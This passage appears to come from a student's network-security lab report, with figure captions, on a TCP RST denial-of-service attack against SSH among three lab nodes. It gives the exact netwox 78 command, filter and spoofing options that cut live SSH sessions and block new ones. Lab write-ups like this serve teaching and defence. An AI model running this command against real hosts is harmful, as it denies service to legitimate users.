

Figure 7: This is the Wireshark output of the TCP RST attack. As you can see, most of the packets are TCP RST packets, which indicates that the connection is closed right after it is established.

ssh

The *netwox 78* command is performed by the *att* node on the *leg* and *vic* node. The *att* node sends *TCP RST* packets to the *vic* node, which terminates any active *ssh* connection(s), and then prevents the *leg* node from connecting to the *vic* node.

The IP address of the respective nodes are:
att: 10.0.0.1
leg: 10.0.0.2
vic: 10.0.0.3

The *leg* node connects to the *vic* node via the following command:
$ ssh student@10.0.0.3
$ lab3

The command used to carry out this attack is:
netwox 78 -d "Eth0" -f "dst host 10.0.0.3 and dst port 22" -s "rawlinkf"

-d "Eth0"
- Name of the device

-f "dst host 10.0.0.3 and dst port 22"
- The PCAP filter used to terminate a specific TCP connection
- The port number has changed because SSH communicates on port 22

-s "rawlinkf"
- Specifies to spoof at IP layer, then try link layer

The first thing we do is establish an *SSH* between the *leg* and *vic* nodes. This is shown in figure 8 and 9; both demonstrate that there is a successful connection between the *leg* and *vic* nodes. Then, the *att* node launches a *TCP RST* attack on the nodes. It does this by sending *TCP RST* packets to the *vic* node, which terminates the *SSH* connection between the *leg* and *vic* nodes. This is shown in figure 10 and 11. Figure 10 shows the starting of the attack, and figure 11 shows the result of the attack. The attack is successful because the *leg* node gets the message *"Write failed: Broken pipe"*. Furthermore, as long as the *att* node is executing the attack, the *leg* node cannot connect to the *vic* node, no matter what. Trying to connect yields the message: *"Read from socket failed: Connection reset by peer"*.
The Wireshark output of all this can be seen in figure 13.

This attack is successful because it perfectly fits the criteria of a denial of service (DOS) attack. First, the active connection between the *leg* and *vic* node is broken; this is shown in figure 11. Then, all subsequent connections from the *leg* node to the *vic* node are denied, and the *leg* node cannot connect to the *vic* node, no matter what. This is shown in figure 12 and 13. Each attempt to establish an *SSH* connection from the *leg* node to the *vic* node ends in: *"Read from socket failed: Connection reset by peer"*. Thus, this attack is very effective and super successful. The *att* node is able to successfully and consistently deny service to the *leg* node. Furthermore, even though the *ssh* connection between the *leg* and *vic* node is encrypted, the *att* node is still able to disrupt the connection and deny service to the *leg* node. Therefore, this attack is successful and very effective.



Figure 8: This figure shows that a sucessful connection between the leg and vic node has been setup. The Wireshark output window on the right demonstrates this because SSH/TCP packets are sent between the nodes, and the leg node is able to access the vic node.



Figure 9: This figure shows that the SSH connection between the leg and vic node is recognized by the vic node. The `netstat -na` command is used on the vic node and the output demonstrates that an SSH connection is active with the leg node.



Figure 10: This figure shows that the att node is able to attack the leg and vic node with a TCP RST attack.



Figure 11: This figure shows that the TCP RST attack conducted by the att node on the leg and vic node is successful because it broke the SSH connection between the two nodes. This is demonstrated in the Wireshark output window on the right side.



Figure 12: This figure shows that the TCP RST attack is successful in denying service to the leg node. No matter how many times the leg nodes tries to connect to the vic node via SSH, it cannot because the connection is always dropped/terminated by the att node. This is demonstrated in Wireshark's output window on the right side. The packets are mostly TCP RST packets.

